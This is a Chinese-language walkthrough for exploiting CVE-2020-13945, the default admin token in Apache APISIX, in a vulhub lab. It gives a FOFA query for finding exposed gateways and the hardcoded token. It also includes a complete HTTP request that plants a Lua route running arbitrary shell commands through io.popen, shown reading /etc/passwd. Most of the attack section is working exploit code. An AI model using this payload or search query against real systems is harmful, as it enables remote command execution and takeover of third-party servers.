Apache APISIX 的 Admin API 默认访问令牌漏洞 (CVE-2020-13945)

前言：

APISIX 简介
官方一句话介绍：Apache APISIX 是一个高性能 API 网关。
API 网关又是什么？
百度：API 网关，软件术语，两个相互独立的局域网之间通过路由器进行通信，中间的路由被称之为网关。
任何一个应用系统如果需要被其他系统调用，就需要暴露 API，这些 API 代表着一个一个的功能点。
如果两个系统中间通信，在系统之间加上一个中介者协助 API 的调用，这个中介者就是 API 网关。
那意思就是 Apisix 是两个系统的一个中介，可以使用这个中间管理系统 API。
存在漏洞：
在用户未指定管理员 Token 或使用了默认配置文件的情况下，Apache APISIX 将使用默认的管理员 Token edd1c9f034335f136f87ad84b625c8f1，攻击者利用这个 Token 可以访问到管理员接口，进而通过 script 参数来插入任意 LUA 脚本并执行。
意思就是有一个默认的 Token，可以直接得到管理员权限，并插入攻击脚本。
（以上介绍来自互联网）


Fofa 语句：

title="Apache APISIX" && port="9080"


正文：

环境搭建：

利用 vulhub 搭建靶场，启动目录：
/vulhub-master/apisix/CVE-2020-13945
启动命令：
docker-compose up -d



访问 url：http://192.168.0.110:9080/




{"error_msg":"404 Route Not Found"}

这样就是搭建完毕。

漏洞复现：

访问：http://192.168.0.110:9080/apisix/admin/routes



返回 failed to check token 证明可以利用

构造 payload：


```
{
    "uri": "/attack",
"script": "local _M = {} \n function _M.access(conf, ctx) \n local os = require('os')\n local args = assert(ngx.req.get_uri_args()) \n local f = assert(io.popen(args.cmd, 'r'))\n local s = assert(f:read('*a'))\n ngx.say(s)\n f:close()  \n end \nreturn _M",
    "upstream": {
        "type": "roundrobin",
        "nodes": {
            "example.com:80": 1
        }
    }
}
```

我们利用 burp 发送数据包：


```
POST /apisix/admin/routes HTTP/1.1
Host: 192.168.0.110:9080
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36
Connection: close
X-API-KEY: edd1c9f034335f136f87ad84b625c8f1
Content-Type: application/json
```

```
Content-Length: 406

{
    "uri": "/attack",
"script": "local _M = {} \n function _M.access(conf, ctx) \n local os = require('os')\n local args = assert(ngx.req.get_uri_args()) \n local f = assert(io.popen(args.cmd, 'r'))\n local s = assert(f:read('*a'))\n ngx.say(s)\n f:close()  \n end \nreturn _M",
    "upstream": {
        "type": "roundrobin",
        "nodes": {
            "example.com:80": 1
        }
    }
}
```



然后我们来访问网址：http://192.168.0.110:9080/attack?cmd=cat%20/etc/passwd
可以在后面构造任意语句可以执行



本文为简单利用的方式，原理等可以参考文章：

https://blog.csdn.net/horistttt/article/details/124344871?ops_request_misc=%257B%2522request%255Fid%2522%253A%252216532126791678168536916l%2522%252C%2522scm%2522%253A%252220140713.130102334.pc%255Fall.%2522%257D&request_id=165321267916781685369161&biz_id=0&utm_medium=distribute.pc_search_result.none-task-blog-2~all~first_rank_ecpm_v1~rank_v31_ecpm-1-124344871-null-null.142^v10^control,157^v4^control&utm_term=%28CVE-2020-13945&spm=1018.2226.3001.4187

群：70844080
公众号：白安全组